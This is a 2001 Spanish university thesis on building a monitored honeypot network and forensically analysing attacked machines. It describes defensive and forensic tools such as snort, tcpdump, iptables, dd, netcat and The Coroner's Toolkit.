Universidad de Murcia

Proyecto Fin de Carrera

HADES:

SEGURIDAD EN LA RED
Y
ANÁLISIS FORENSE

Tutores
D. Antonio F. Gómez Skarmeta
D. Francisco J. Monserrat Coll

Facultad de Informática
Septiembre, 2001

Índice General

Índice de Figuras

Índice de Tablas

Abstract

La seguridad en equipos informáticos y redes de computadores es un tema de gran relevancia en la actualidad. Debido a la amplitud del tema a tratar, se enfocará desde dos vertientes principales: la detección de intrusiones en equipos conectados en red y el análisis forense de equipos atacados para la recuperación de datos y la obtención de evidencias legales que sirvan como pruebas ante los tribunales.

Más concretamente, dentro del ámbito de la detección de intrusiones en equipos conectados en red, se analizan, diseñan e implementan los pasos necesarios para la monitorización de las conexiones desde/hacia un conjunto de ordenadores conectados a Internet, susceptibles de ser atacados mediante la explotación de alguna vulnerabilidad propia del sistema operativo que corre en ellos o bien consecuencia de alguna aplicación con un agujero (*bug*) de seguridad, con el objeto de detectar ataques e intrusiones.

Por otro lado, en la fase de análisis forense, se analizan los equipos atacados intentando reconstruir la secuencia temporal de las actividades realizadas por el atacante de forma que sirva tanto para ayudar a recuperar datos perdidos y volver al sistema a su estado de funcionamiento normal, como para obtener pruebas de la actividad delictiva. Esta fase concluirá con el desarrollo de una metodología que facilite el proceso de análisis forense.

Capítulo 1

Introducción y referencias históricas

En este capítulo se realizará una breve descripción de la evolución del problema de la seguridad en las redes de computadores.

1.1 Antecedentes

Hasta que el 22 de Noviembre de 1988 *Robert T. Morris*, un estudiante de la Universidad de Cornell (Ithaca, NY), protagonizó el primer gran incidente de seguridad (uno de sus programas se convirtió en el famoso *worm* o gusano de Internet) quedando miles de ordenadores conectados a la Internet inutilizados durante varios días (se calcula que un 10% de los ordenadores de los Estados Unidos quedaron bloqueados simultáneamente), y sufriendo pérdidas estimadas en varios millones de dólares, muy poca gente tomaba en serio el tema de la seguridad en redes de computadores de propósito general.

Mientras que por un lado Internet crecía exponencialmente con la adhesión de redes importantes, tales como **BITNET** o **HEPNET**, y por otro se producía un incremento en las ventas de ordenadores personales (gracias al abaratamiento de la informática de consumo), se iba aumentando de manera espectacular el número de ataques en la red.

Esta pasividad inicial, provocada, posiblemente, por el desconocimiento general que existía hasta ese momento de los problemas ocasionados por los ataques de los denominados popularmente como *'piratas informáticos'* (este término engloba a un amplio conjunto de vocablos anglosajones que definen distintas modalidades de ataque: *hackers*, *crackers*, *lammers*...), dio paso a una preocupación generalizada por el tema de la seguridad en sistemas operativos y redes.

Poco tiempo después del incidente provocado por Morris, y ante la aparición de los peligros potenciales que podía entrañar un fallo o un ataque a los equipos informáticos, en la Universidad de *Carnegie Mellon* se creó el **CERT** (*Computer Emergency Response Team*), un grupo formado en su mayor parte por voluntarios cualificados de la comunidad informática, cuyo objetivo principal es facilitar una respuesta rápida a los problemas de seguridad que afecten a *hosts* de Internet (**[Den90]**).

Esta idea pronto fue recogida por otros grupos y fue aplicada por los responsables de las direcciones IP, organismos oficiales, etc... Sin embargo, a nivel organizativo y de coordinación, cada grupo de seguridad es completamente independiente de los otros, es decir, la autoridad del CERT se puede considerar más moral que efectiva.

1.2 Contextualización del problema de la seguridad

Desde la creación del **CERT** han pasado más de 12 años, y cada día se hace más patente la preocupación por los temas relativos a la seguridad en la red y sus equipos informáticos, así como la necesidad de esta seguridad. Sin embargo se ha observado un cambio en el comportamiento y en el tipo de persona que realiza los ataques: los primeros ataques informáticos eran producto de auténticos expertos de la informática, que desarrollaban sus propios métodos y sus programas de ataque; eran, por así decirlo, personas autodidactas e introvertidas.
Estos expertos han ido desapareciendo, dando lugar a una nueva generación que forman grupos (como por ejemplo *Legion of Doom* o *Chaos Computer Club*) con un objetivo principal: compartir conocimientos. Se ha pasado de la casi imposibilidad de poder adentrarse en el mundo *underground* de los *hackers* (o *crackers*), disponiendo de una cantidad de información muy limitada, a la posibilidad de disponer de *gigabytes* de información en Internet. Actualmente, cualquier persona tiene a su disposición servidores web donde puede conectarse, descargar un par de programas y ejecutarlos contra un servidor desprotegido... pudiendo conseguir, con un poco de suerte (o mala suerte, según se mire), el control de una máquina que ha costado varios millones. Todo ello conectado, probablemente, desde un ordenador con *Windows 2000* y sin tener ningún tipo de conocimiento sobre el método empleado o sobre el equipo atacado.

Este cambio generacional ha dado lugar a un grupo de atacantes, en general mucho menos peligroso que el anterior que, aún sin grandes conocimientos técnicos, tienen a su disposición multitud de programas y documentos sobre seguridad, además de ordenadores potentes y conexiones a Internet baratas (**[[AVH00]]**).

A la vista de lo comentado anteriormente es fácil imaginar que todos los esfuerzos de los administradores de sistemas se centran actualmente en conseguir seguridad, tanto en la información que circula por la red como en los propios equipos que están conectados a ella. Diariamente, enormes cantidades de datos fluyen por las redes, pudiéndose considerar mucha se esa información como confidencial o, cuanto menos, como privada. Con independencia de la catalogación que se le quiera hacer a los datos, parece evidente que un fallo en la seguridad de un equipo o de la propia red causa un perjuicio, no sólo a la imagen de la organización sino que, tal y como indica el *Computer Security Institute* en su encuesta de 1998, las pérdidas económicas ocasionadas por los delitos relacionados con las nuevas tecnologías son enormes. Sólo en los Estados Unidos ascienden anualmente a más de 20000 millones de pesetas, cifra que cada año crece en más del 35%. Los delitos informáticos en

general aumentan también de forma espectacular año tras año, alcanzando incluso cotas del 800% (**[Caj82]**).

Informes del CERT sobre incidentes de seguridad muestran un incremento espectacular del número de éstos en los últimos años. Así, por ejemplo, se pasó de menos de 100 en 1988 a casi 2500 en 1995. Durante el año 1994, el aumento del número de informes sobre incidentes de seguridad creció casi en paralelo con el crecimiento de Internet durante ese periodo. La *Figura1* muestra el crecimiento de Internet y el correspondiente crecimiento de los incidentes de seguridad reportados entre los años 1988 y 1995:



FIGURA 1 – Crecimiento de los incidentes de seguridad

Datos más recientes demuestran que esta tendencia se mantiene en la actualidad. En el **Apéndice B** se puede ver un informe con las estadísticas de los incidentes de seguridad en la *Red Académica Española* reportados a **RedIRIS** desde 1999.

1.3 Mecanismos de Seguridad

Típicamente, los mecanismos de seguridad que se emplean en sistemas informáticos y en redes de propósito general se pueden dividir en 3 grandes grupos: de prevención, de detección y de recuperación. Los mecanismos de prevención son aquellos que aumentan la seguridad del sistema durante el funcionamiento normal de éste, previniendo la ocurrencia de violaciones de la seguridad. Por mecanismos de detección se conoce a aquellos que se utilizan para detectar violaciones de la seguridad o intentos de violación. Para finalizar, los mecanismos de recuperación son aquellos que se aplican cuando una violación del sistema se ha detectado, para retornar a éste a su estado de funcionamiento correcto; ejemplos de estos mecanismos son la utilización de copias de seguridad, uso de herramientas para la recuperación de datos borrados y contenidos en el propio sistema... Dentro de este último grupo de mecanismos de seguridad encontramos un subgrupo denominado mecanismos de análisis forense, cuyo objetivo no es simplemente retornar al sistema a su modo de trabajo normal, sino averiguar el alcance de la violación, las actividades de un intruso en el sistema, y la puerta utilizada para entrar; de esta forma se previenen ataques posteriores y se detectan ataques a otros sistemas de la propia red. Si, además, los resultados se pretenden utilizar como pruebas ante un tribunal, se habla de **Informatoscopia** (**[Gal96]**).

1.4 Dificultad del análisis forense de sistemas informáticos

Para minimizar los riesgos de los ataques sobre los sistemas informáticos se pueden tomar 2 medidas: prevención, intentando securizar los equipos de la forma más eficaz posible, teniendo sistemas de detección de intrusiones adecuados; y denuncia, obteniendo la mayor cantidad de evidencias disponibles, que permitan denunciar al atacante y que éste no salga impune del delito.

Sin lugar a dudas, una de las cosas más difíciles de hacer después de una intrusión en un sistema informático es la obtención de pruebas que tengan validez legal en el ámbito jurídico y que permitan denunciar y demostrar el origen y la identidad del atacante.

En muchos casos, las evidencias dejadas en el equipo son la única defensa posible contra estos ataques, sin embargo el atacante habrá borrado parte de las huellas dejadas por las acciones realizadas. Unido a esto, se encuentra la dificultad intrínseca del propio proceso de búsqueda de pruebas. Además, la actuación de los administradores de sistemas informáticos, en muchos casos, resulta precipitada: en su afán por retornar al sistema a su modo de funcionamiento normal reinstalan parte o la totalidad del software, eliminando cualquier tipo de evidencia que todavía pudiera permanecer en el equipo.

Hasta hace muy poco tiempo, el análisis forense de sistemas informáticos tenía más de arte que de ciencia, sin embargo cada día, gracias al esfuerzo de muchas personas, van surgiendo nuevas herramientas que ayudan a automatizar, en cierta medida, el proceso de

recolección y análisis de datos. Del mismo modo, la sistematización paulatina de los procedimientos empleados está permitiendo la creación de un marco de trabajo común que facilita esta labor.

Pero todavía se está muy al principio del camino: es ahora cuando se empieza a considerar institucionalmente la necesidad de establecer las bases científicas y desarrollar las técnicas de lo que desde entonces se ha denominado como **Informatoscopia**, entendida como una síntesis de varios trabajos tan complejos como sensibles y cuyo objetivo es proporcionar indicios bien discriminados, y elementos de prueba mediante rigurosos análisis científicos y tecnológicos.

Aunque, dada la naturaleza de las evidencias, las pruebas difícilmente serán nunca completamente concluyentes. Pero desde los primeros estudios previsiblemente permitirán preclasificar y analizar indicios racionales, orientando investigaciones, y pericialmente puede lograrse la exclusión de hipótesis, descartando sospechas.

Es decir, que si bien no se deberá asegurar la presunta autoría o la utilización de medios concretos, y mucho menos aún de sus presuntos operadores perversos, sí que se podrá certificar la imposibilidad de que se hayan realizado algunas acciones sin haber utilizado ciertos medios instrumentales específicos. (**[Gal96]**).

1.5 Experiencia Piloto de RedIRIS

Como consecuencia de todos estos problemas de seguridad, desde **RedIRIS** se emprendió un ambicioso proyecto a nivel nacional, bajo la dirección de *D. Francisco Monserrat Coll* y con la cooperación de varias **Universidades Españolas** (entre ellas la **Universidad de Murcia**), con el objetivo de llevar a cabo una experiencia piloto para la creación de una red de equipos vulnerables supervisada, que permitiera la detección de nuevos patrones de ataque y el análisis de los sistemas atacados.

El presente proyecto está enmarcado dentro de esa *experiencia piloto* y tiene por objetivo, de una parte, la creación de una infraestructura que permita la monitorización de los ataques que se produzcan sobre un conjunto de equipos víctima, y de otra, el análisis de los equipos atacados para obtener patrones de comportamiento de los atacantes.

Capítulo 2

Análisis de Objetivos y Metodología

En este apartado se presentan los objetivos establecidos para el proyecto, así como las herramientas que se han utilizado para la realización del mismo.

2.1 Objetivos del proyecto

El objetivo de este trabajo es montar una serie de equipos trampas, vulnerables a ataques desde Internet, para detectar nuevos métodos de intrusión, evaluar los riesgos de tener un sistema con estas características conectado a Internet y definir procedimientos de análisis de estos equipos.

Para la realización de este proyecto se parte con la información suministrada por **IRIS-CERT** donde se detallan los tipos de máquinas más atacadas y las vulnerabilidades más explotadas en los distintos sistemas operativos.

El trabajo a realizar, por lo tanto, podría definirse como el desarrollo de un sistema capaz de monitorizar de manera transparente la información que circula por la red destinada a uno o varios equipos específicos (denominados equipos víctima o equipos trampa) con el fin de poder advertir ataques efectuados sobre éstos, obtener patrones de comportamiento de los atacantes y descubrir nuevas modalidades de intrusión.

La flexibilidad del equipo de control debe ser tal que se pueda bloquear de manera automática y remota el acceso a cualquiera de los equipos a través de la red, sin que por ello dejen de funcionar localmente.

Una segunda parte del proyecto comprenderá la realización de un estudio pormenorizado de lo que ha pasado en los equipos víctima, a partir de la información que ha quedado registrada en los *logs* del equipo de control (tráfico de red destinado a los equipos víctima) y, sobre todo, de la información que se pueda recuperar de los equipos atacados. Es decir, se trata de reconstruir la secuencia temporal de los pasos dados por el atacante, obteniendo la mayor cantidad posible de información.

El resultado de estos análisis debe permitir realizar el desarrollo de una metodología estándar que especifique los pasos que se deben seguir cuando un equipo ha sido atacado, de manera que la información obtenida permita recuperar la mayor cantidad de datos posibles y se convierta en una prueba legal contra el atacante.

2.2 Metodología utilizada

2.2.1 Estructuración del proyecto

El proyecto se organiza entorno a tres fases bien definidas. En cada una de ellas queda reflejada una parte de los objetivos del proyecto, pudiéndose considerar éstas como subobjetivos del mismo.

La primera de las fases comprende la configuración de un equipo de análisis y la monitorización de los sistemas trampa (o equipos víctima).

Para lograr monitorizar toda la información con origen/destino los equipos trampa será necesario la instalación de herramientas como *tcpdump* o *snort* (véase **2.2.2.2. Software** necesario), que facilitan la captura de la información que circula por la red y el análisis de la misma.

También es muy importante que esta monitorización se pueda realizar de manera transparente, es decir, que el atacante no pueda saber en ningún momento que la información que envía sobre el equipo víctima pasa previamente por el equipo de control. Este último requerimiento tiene implicaciones tan importantes como que al usar comandos del tipo de *traceroute* (véase **Glosario** de términos) no aparezca el equipo de control en la ruta trazada.
Para ello se empleará una topología facilitadora, en la cual se configura el equipo de control para que realice *bridging*.

¿*Qué es hacer bridging?* Es, simplemente, configurar el equipo para que actúe como *bridge* (puente); o lo que es lo mismo, un puente ethernet no es más que un dispositivo que controla los paquetes que circulan dentro de una subred con el objetivo de poder seleccionar o separar algunos de ellos.

Un puente se suele situar entre dos grupos separados de ordenadores que se comunican entre sí, y con menos frecuencia con los ordenadores del otro grupo. De esta forma, el puente sólo dejará pasar los paquetes de un lado de la subred al otro cuando vayan destinados a un equipo que pertenezca a la otra subred.

En este caso, el equipo de control actuará como puente entre los equipos víctima y el resto de Internet. De esta forma, cada vez que llegue un paquete con destino a uno de los

ordenadores trampa, lo recogerá, lo analizará y lo enviará a la subred correspondiente, todo ello en tiempo real y de forma transparente.

Otro requerimiento necesario es la configuración del sistema para que detecte de manera automática cuándo se ha producido un ataque: escaneo de puertos, intrusión, denegación de servicios...

Así mismo, habrá que configurar el equipo de control para limitar el ancho de banda de los equipos víctima, de forma que sea posible limitar y/o bloquear el tráfico de los atacantes para así monitorizar su actuación.

En la segunda fase del proyecto se procederá a la instalación y configuración de los distintos equipos trampa.

En particular, se realizará la instalación por defecto de Sistemas Operativos como *Linux RedHat* 6.2, *Linux RedHat* 7.0, *FreeBSD*... También se establecerá una configuración inicial con todos los puertos abiertos y se crearán usuarios ficticios con *logins* y *passwords* fáciles de romper con ataques por diccionario (véase **Glosario** de términos).

La tercera y última fase del proyecto se dedicará al análisis de los ataques producidos.
Esto conllevará la creación de *scripts* que permitan la automatización del volcado y copia de los datos del ordenador atacado sobre el equipo de análisis y la utilización herramientas como *TCT* (véase **2.2.2.2. Software** necesario) para realizar el análisis de las acciones del atacante.

Finalmente, esta fase concluirá con la creación de una guía de procedimientos a aplicar ante estos tipos de ataques.

2.2.2. Herramientas utilizadas

2.2.2.1. Hardware empleado

El hardware necesario para la realización de este proyecto se puede clasificar en 3 grupos:

- Una máquina o sistema de control para la monitorización de las conexiones realizadas sobre los equipos víctima: por las características del tipo de trabajo que debe desempeñar, este equipo ha de tener, al menos, dos interfaces de red, alta capacidad de procesamiento para capturar y analizar la información destinada a los equipos víctima, y mucho espacio de almacenamiento (mínimo 10 GB) puesto que será utilizado tanto para registrar la información relacionada con los flujos de datos destinados a los equipos víctima, como para realizar el análisis de las imágenes de las particiones de éstos una vez que hayan sido atacados.

- Un conjunto de máquinas donde corran distintos sistemas operativos o distintas versiones de ellos: las características de estas máquinas no son importantes en sí mismas, pero es interesante que tengan un espacio de almacenamiento en disco no excesivamente grande (recordemos que después de los ataques habrá que realizar el volcado de los datos sobre la máquina de control y su posterior análisis) aunque sí lo suficientemente amplio como para permitir al atacante instalar los programas que necesite para completar la intrusión. Un espacio total de 2 ó 3 GB puede ser bastante adecuado.
  El tipo de procesador utilizado no tiene mucha importancia, aunque es conveniente que no sea demasiado lento para, de este modo, facilitar los procesos de instalación de nuevos ficheros, procesamiento de datos y otro de tipos de acciones que pueda realizar el atacante.

- Por último, se debe disponer de una infraestructura básica de red con conexión a Internet, en la que los equipos víctima y el ordenador de monitorización estén conectados a un mismo *HUB*, y, a su vez, sea el equipo de control/monitorización el que tenga salida directa a Internet. Esta arquitectura permitirá al equipo de control actuar como *bridge* entre los equipos trampa e Internet, y monitorizar el tráfico que circula por la red.

2.2.2.2. Software necesario

Todo el software utilizado (incluidos los sistemas operativos) durante la realización de este proyecto está disponible en Internet y es de libre distribución.

A continuación se detallan algunas de las herramientas utilizadas:

- **bridge-utils**:

  Este paquete permite configurar el equipo de control para que trabaje en modo *bridge*.

  Algunos de los comandos que incorpora son:

  - **addbr** → añade un puente
  - **addif** → añade una interfaz a un puente
  - **delbr** → borra un puente
  - **delif** → borra una interfaz de un puente
  - **show** → muestra una lista de puentes
  - **showbr** → muestra información sobre un puente

- **showmacs** → muestra una lista de direcciones MAC

➢ **tcpdump**:

Básicamente, *tcpdump* es una herramienta que imprime las cabeceras de los paquetes que pasan por una interfaz de red determinada y que se corresponden con un determinado patrón prefijado.

Tcpdump incorpora multitud de opciones que permiten especificar patrones de comportamiento de los paquetes que se desea capturar.

Por las características del programa, éste puede ser usado para monitorización y la detección de intrusiones en sistemas informáticos.

➢ **snort**:

Snort es una herramienta basada en la librería *pcap*, que actúa como *sniffer* (3), permitiendo el análisis y almacenamiento de información que circula por la red.

Snort se puede usar como sistema para la detección de intrusiones (IDS). Uno de sus aspectos más destacados es la utilización de un sistema basado en reglas para decidir cuándo un paquete corresponde a un determinado patrón buscado y, de esta forma, detectar ataques o intentos de ellos.

Entre los distintos tipos de ataques que pueden ser detectados mediante *snort* se encuentran: *buffer overflow*, escaneos de puertos, ataques basados en *CGI*'s...

Snort tiene la capacidad de alertar en tiempo real, pudiendo ser enviadas estas alertas al *syslog* , *WinPopup* (Sistema de "Mensajes Emergentes" de Windows) o a un fichero de *alertas* específico.

El sistema de detección se programa usando un lenguaje sencillo, mediante el que se describe los tests a los que hay que someter a los paquetes y las acciones que hay que realizar. Esta facilidad de uso y de programación permite el desarrollo de nuevas reglas de detección.

La funcionalidad de *snort* es muy parecida a la de *tcpdump*, pero se diferencia en que *snort* está más enfocado hacia aplicaciones de seguridad que requieran *sniffing* (esnifado de paquetes). La principal característica que diferencia a *snort* de *tcpdump* es que el primero puede inspeccionar la carga de datos (*payload*) de los paquetes. S*nort* interpreta los datos de la capa de la aplicación, lo que permite detectar varios tipos de actividad hostil.

- **iptables**:

  La herramienta *iptables* se utiliza para configurar, mantener e inspeccionar las tablas de reglas de filtrado de paquetes IP del núcleo de un sistema Linux. *Iptables* permite definir varias tablas distintas. Cada tabla contiene un cierto número de cadenas predefinidas, pudiéndose añadir otras cadenas definidas por el propio usuario.

  Cada cadena es una lista de reglas que pueden corresponder con un conjunto de paquetes.

  Cada regla especifica qué se debe hacer cuando un paquete coincide con el patrón que contiene la propia regla.

  Iptables resulta muy útil cuando se desean establecer reglas que permitan realizar el filtrado de equipos atacados (es decir, cortar la conexión a esos equipos) para su posterior análisis.

- **dd**:

  Esta herramienta sirve para realizar copias a nivel bit de ficheros o particiones completas. Viene, prácticamente, con todas las versiones de *Unix*. Es de gran utilidad para realizar análisis forense, ya que por sus características es fácil de usar y no modifica los tiempos de acceso a los ficheros.

- **nc (NetCat)**:

  Netcat (*nc*) es una utilidad para equipos Unix que permite leer y escribir datos a través de conexiones de red, usando el protocolo **TCP** o **UDP**. *Netcat* se diseñó para que pudiera ser usado fácilmente tanto de manera directa como integrado en otros programas o en *scripts*.

  Debido a sus características, es ideal para realizar el volcado de las imágenes de las particiones de los equipos atacados sobre el sistema donde se procederá al análisis de las mismas.

- **script**:

  El comando *script* hace una trascripción de cualquier cosa que sea impresa en un terminal. Es útil cuando se están copiando los datos después de una intrusión, para que queden grabadas todas las acciones realizadas.

- **The Coroners Toolkit (TCT)**:

  The Coroners Toolkit (**TCT**) es un paquete forense de libre distribución que puede ayudar en el análisis de imágenes de particiones del tipo FFS (propias de sistemas

BSD y *Solaris*) y del tipo EXT2FS (propias de *Linux*). El paquete incluye una potente librería en *C, fs_lib.a*, y varias herramientas que pueden ser usadas sobre particiones montadas o bien sobre imágenes de estas particiones. A continuación se describirán algunas de las herramientas que componen el paquete:

- *grave-robber* y *mactime*:

  La herramienta *grave-robber* es un programa encargado de recoger datos analizando imágenes de sistemas de ficheros, pudiendo estar el sistema activo (*live*) o fuera de uso (*post-mortem*).

  Cualquier archivo de un sistema de ficheros FFS o de un EXT2FS almacena tres tiempos: Tiempo de Modificación, Tiempo de Acceso y Tiempo de Cambio (conocidos como tiempos MAC).

  Cuando se pasa la opción '-m', *grave-robber* guarda los tiempos MAC de cada archivo y de cada directorio en un fichero llamado "body".

  La herramienta también puede guardar otros datos como son los ficheros borrados que todavía están abiertos y contenidos en la memoria del sistema.

  Por otro lado, la utilidad *mactime* es un *script* en *perl* que procesa el contenido del fichero "*body*" (generado por *grave-robber*). Se encarga de crear un fichero ASCII con una línea temporal, donde cada entrada corresponde a una modificación, acceso o cambio de uno de los ficheros. Una línea temporal resulta útil cuando se está intentando determinar qué ficheros han sido creados o accedidos recientemente. Más aún, debido a que muchos sistemas tienen gran cantidad de espacio, la línea temporal puede mostrar los directorios donde el investigador debería centrar su foco de atención. Por supuesto, un atacante puede modificar fácilmente los tiempos MAC y, si pasa mucho tiempo, los datos relacionados con el atacante pueden ser sobrescritos.

- *ils* y *ils2mac*:

  La herramienta *ils* muestra datos sobre los *nodos-i* no asignados (*unallocated*). Entre la información que recoge está el tamaño del fichero y los tiempos MAC. El script *ils2mac* convierte la salida de *ils* al mismo formato que tiene el fichero "*body*" generado por *grave-robber*. Por tanto, se puede concatenar la salida de *ils2mac* dentro del fichero "*body*" y generar una línea temporal con entradas tanto de los *nodos-i* asignados como de los no asignados. Esto proporcionará pistas sobre cuándo y dónde estaban los ficheros borrados.

- *unrm* y *lazarus*:

  La herramienta *unrm* es una variante de *dd* y produce un flujo de bloques de contenido. Por defecto, extrae los bloques no asignados de la imágenes de la partición.

  Según indica el propio autor en la página *man*, el objetivo de lazarus es "crear estructuras a partir de datos no estructurados". *Lazarus* toma un flujo de bytes como entrada y los analiza en trozos del tamaño de un bloque. Es decir, trata de identificar qué tipo de datos contiene el bloque (por ejemplo, código *C*, un fichero tar, correo) y crea un fichero que contiene una lista con el tipo predicho de cada bloque y un directorio de ficheros que contienen los bloques.

  Opcionalmente, la salida de *lazarus* puede ser generada en HTML y con un navegador se puede examinar el contenido de cada bloque. Cuando *lazarus* se usa sin *unrm*, los bloques no asignados puede ser seleccionados para buscar el contenido borrado.

  Este proceso puede ser tedioso en particiones grandes con gran cantidad de espacio libre.

- *icat*:

  La utilidad *icat* muestra el contenido de un fichero o un directorio, que es especificado mediante un *nodo-i* y la imagen donde se encuentra. Es similar al comando *cat* de UNIX, con la diferencia de que en vez de usar el nombre del fichero como argumento se usa el *nodo-i*. Por tanto, *icat* puede ser usado para ver el contenido de *nodos-i* no asignados (siempre que el sistema no haya borrado los punteros de bloque).

- **TCTUTILs**:

Aunque **TCT** proporciona herramientas muy potentes para el análisis forense, le falta, sin embargo, funcionalidad. Por ejemplo, la posibilidad de listar los nombres de los ficheros y de los directorios que hay en una imagen, la posibilidad de mapear los bloques y los *nodos-i*, la posibilidad de mapear los nombres de los ficheros con los *nodos-i*, y la posibilidad de obtener detalles de un *nodo-i* específico.

Por esa razón fue desarrollado **TCTUTILs**. **TCTUTILs** proporciona herramientas adicionales que vienen a suplir esta falta de funcionalidad.

Algunas de las herramientas que están incluidas en **TCTUTILs** son:

- *iscat*:

  Istat muestra todos los datos conocidos sobre un *nodo-i*, incluyendo todos los bloques que tiene listados en sus punteros a bloque, y las direcciones de los bloques indirectos.
  Esto es útil para la generación de informes sobre los *nodos-i* y para proporcionar un formato más nítido que el que se obtiene con la herramienta *ils* de **TCT**.

- *bcat*:

  La herramienta *bcat* permite desplegar el contenido de un bloque. El contenido del bloque puede ser mostrado como código ASCII, hexadecimal o formato binario. También es posible mostrar la salida como una tabla HTML.

- *find_inode*:

  Esta utilidad busca la imagen de un *nodo-i* que tenga, en su lista de punteros a bloques, un bloque dado. Se pueden dar tres posibles situaciones cuando esta herramienta es utilizada: el bloque está en la lista del *nodo-i*, el bloque no está en la lista del *nodo-i*, o el bloque está contenido dentro de un fragmento más amplio.

- *fls*:

  fls lista los ficheros y los directorios que tienen entradas en un bloque de directorio asignado (*allocated*). Esta herramienta tiene muchos usos obvios. Primero, puede listar todos los ficheros borrados para lograr una mejor comprensión de qué herramientas ha instalado el intruso en el sistema. El segundo uso es permitir ver el contenido de la partición sin tener que montarla mediante el mecanismo de *loop back*, cosa que es útil cuando no se dispone de esa opción.

  Otra posibilidad que da *fls* es imprimir datos en el formato **MAC**. Esto permitirá obtener estadísticas de los ficheros borrados del sistema cuyo valor de nodo-i no haya sido borrado en la entrada del directorio. Como el formato de salida es compatible con el generado por *grave-robber* (**TCT**) se pueden combinar ambos ficheros y procesarse posteriormente por *mactime* (**TCT**).

- *find_file*:

  Esta herramienta se mete recursivamente por lo directorios, empezando por el directorio raíz, y busca una entrada que tenga como *nodo-i* el pasado como parámetro.

- *blockcalc*:

  La herramienta *blockcalc* realiza la conversión entre los números de bloque de una imagen generada con *unrm* y los números de bloque de la imagen original.

  Una imagen generada con *unrm* contiene un subconjunto del total de bloques que hay en la imagen original y, por tanto, no hay un mapeo obvio con los originales. *Blockcalc* crea un mapa entre las imágenes, y puede convertir el número de bloque de una imagen en el número de bloque de la otra.

- **Ethereal**:

  Ethereal es una herramienta de libre distribución que actúa como analizador de protocolos de red, y puede ser utilizado tanto en equipos *Unix* como en equipos *Windows*. Permite examinar los datos procedentes de una red activa o bien almacenados en un fichero (obtenidos, por ejemplo, de la ejecución de *tcpdump*).

Además de todo el software descrito arriba, también se han utilizado comandos propios del sistema operativo instalado en la máquina de control (*VA-Linux*). Así mismo, se han desarrollado varios *scripts* para el control y la monitorización de los equipos trampa.

Capítulo 3

Diseño y resolución del trabajo realizado

A continuación se describen los resultados obtenidos, las líneas de investigación seguidas y los principales objetivos alcanzados.

3.1. Introducción

A nadie se le escapa los enormes peligros que entraña el permitir a un atacante proseguir con sus actividades una vez que se ha detectado una intrusión; por muy controladas que estén, en cualquier momento casi nada puede evitar que la persona se sienta vigilada, se ponga nerviosa y destruya completamente los datos. (**[AVH00]**).

Una forma de monitorizar sin comprometer excesivamente la integridad de un sistema es mediante el proceso denominado *jailing* (más conocido como *honeypot*) o encarcelamiento: la idea es construir un sistema que simule a uno real, pero donde no se encuentren datos importantes, y que permita observar al atacante sin poner en peligro los sistemas reales. Para ello se utiliza una máquina, denominada sistema de sacrificio, máquina trampa o equipo víctima, que es donde el atacante realmente trabaja, y un segundo sistema, denominado de observación, de control o de monitorización, conectado al anterior y que permite analizar todo lo que esa persona está llevando a cabo. De esta forma se logra que el atacante piense que su intrusión ha tenido éxito y continúe con ella mientras lo monitorizamos y recopilamos pruebas para presentar en una posible demanda o acusación.

En lo que sigue a continuación se muestran los pasos dados para la implementación de este sistema y los resultados obtenidos del análisis (forense) de los equipos atacados.

3.2. Implementación de la arquitectura

Uno de los objetivos de este proyecto, como ya se ha comentado anteriormente, es montar una infraestructura de equipos informáticos que permita, por un lado, monitorizar los ataques que se produzcan sobre estos sistemas y, por otro, analizar y almacenar toda la información de las conexiones que se realicen sobre los equipos para su posterior procesamiento.

A continuación se detalla el planteamiento seguido y se describen los pasos realizados:

3.2.1. Topología

Cuando se plantea la elección de una topología para una arquitectura, se deben observar 3 objetivos principales:

- Proporcionar máxima fiabilidad que garantice la correcta recepción de todo el tráfico.
- Encaminar el tráfico entre transmisor y receptor a través del camino más económico y confiable.
- Proporcionar un tiempo de respuesta óptimo.

En este caso, las últimas dos características no son excesivamente importantes y vienen garantizadas por la propia infraestructura preexistente sobre la que monta nuestra arquitectura.

Es evidente que para lograr detectar cualquier intento de ataque contra la red de equipos víctima, necesariamente toda la información destinada a éstos debe pasar, previamente, por el equipo de control. Una consecuencia inmediata de esto es que es necesario que estos equipos estén, en cierta forma, aislados, de manera que toda comunicación con el exterior se centralice a través del sistema de control.

También es inmediato pensar que se debe arbitrar algún mecanismo que permita comunicar al equipo de control con los equipos trampa sin necesidad de que haya una conexión física directa entre ellos, puesto que el número de interfaces de red que debería tener el equipo de control tendría que ser igual al número de equipos a monitorizar (una más si tenemos en cuenta que también debe tener salida a Internet).

